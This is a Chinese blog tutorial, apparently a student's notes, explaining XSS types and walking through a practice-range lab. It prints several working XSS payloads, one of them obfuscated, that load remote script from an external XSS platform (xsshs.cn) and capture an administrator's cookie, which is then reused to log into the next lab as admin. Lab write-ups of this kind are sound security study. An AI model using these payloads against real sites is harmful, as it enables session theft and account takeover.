XSS漏洞注入及靶场演示

原创

Zeker62 于 2021-07-28 20:36:21 发布 197 收藏 2

分类专栏： 网络安全学习 文章标签： 安全 xss web 信息安全

本文链接：https://blog.csdn.net/ZripenYe/article/details/119187330

网络安全学习 专栏收录该内容

134 篇文章 3 订阅

订阅专栏

> 其实SQL注入还没学透，XSS漏洞又开始紧锣密鼓得学起来了。
> 无奈自学没人指导，看别人写的东西进行一个总结.
> 这个暑假总要搞掉一些东西

XSS漏洞概述

XSS漏洞——OWASP TOP3

XSS中文名叫跨站脚本攻击，就是在Web页面中在可传入的地方传入一些恶意代码，而并未做到过滤，在用户浏览网页的时候，这些代码被执行，导致用户资料被窃取或者其他事情。

XSS漏洞有三种类型：

- 反射型：只对本次访问页面有效
- 存储型：存储到web的数据库中
- DOM型：还没接触

例如，在如下代码中

```
<h1></h>
```


如果在其中加入了恶意的JavaScript代码，那些恶意的JavaScript代码一旦被执行，就有可能窃取到服务器端的信息。

XSS漏洞靶场实战

申请一个XSS平台账户。

https://xsshs.cn/

创建一个项目



直接选择：默认模块，然后点击下一步。
keepsession是长时间都记录信息的。

根据使用方法，我们将下列代码插入到我们怀疑的存在xss漏洞的选项当中去

将如下代码植入怀疑出现xss的地方（注意'的转义），即可在 项目内容 观看XSS效果。

```
</tExtArEa>'"><sCRiPt sRC=//xsshs.cn/FvVt></sCrIpT>
```

或者

```
</tEXtArEa>'"><img src=# id=xssyou style=display:none onerror=eval(unescape(/var%20b%3Ddocument.createElement%28%22script%22%29%3Bb.src%3D%22%2F%2Fxsshs.cn%2FFvVt%22%2BMath.random%28%29%3B%28document.getElementsByTagName%28%22HEAD%22%29%5B0%5D%7C%7Cdocument.body%29.appendChild%28b%29%3B/.source));//>
```

再或者以你任何想要的方式插入

```
<img src=x onerror=s=createElement('script');body.appendChild(s);s.src='你的js地址';>
```

↓↓↓！~极限代码~！(可以不加最后的>回收符号，下面代码已测试成功)↓↓↓


```
<sCRiPt/SrC=//xsshs.cn/FvVt>
```


↓↓↓图片探测↓↓↓

打开靶场


还是封神台靶场：
https://hack.zkaq.cn/battle/target?id=4f845e5bd308ba0d

进入靶场后，我们发现，有很多条框，那是不是每一个都是XSS注入点？
其实现在我们并不知道，所以：**”每个都试一试“**






提交，我们可以看到，只有反馈内容那部分没有收到XSS注入



回到XSS平台，查看获取信息

我们可以看见，里面有很多信息。我们甚至可以看见flag，那个flag后面就是我们要管理员的Cookie信息了




回到平台，打开下一个靶场，注入管理员的Cookie。

下一个靶场：https://hack.zkaq.cn/battle/target?id=a82434ce969f8d43

我们用这次拿到的Cookie看看能不能登入下一个靶场的管理员（这些靶场的管理员的Cookie都是一样的）

记住，我们拿的是flag后面的Cookie，网站效果如下



关掉Cookie注入，就可以得到正确的界面，于是我们就进来了

后面的过程是木马实现，马上更新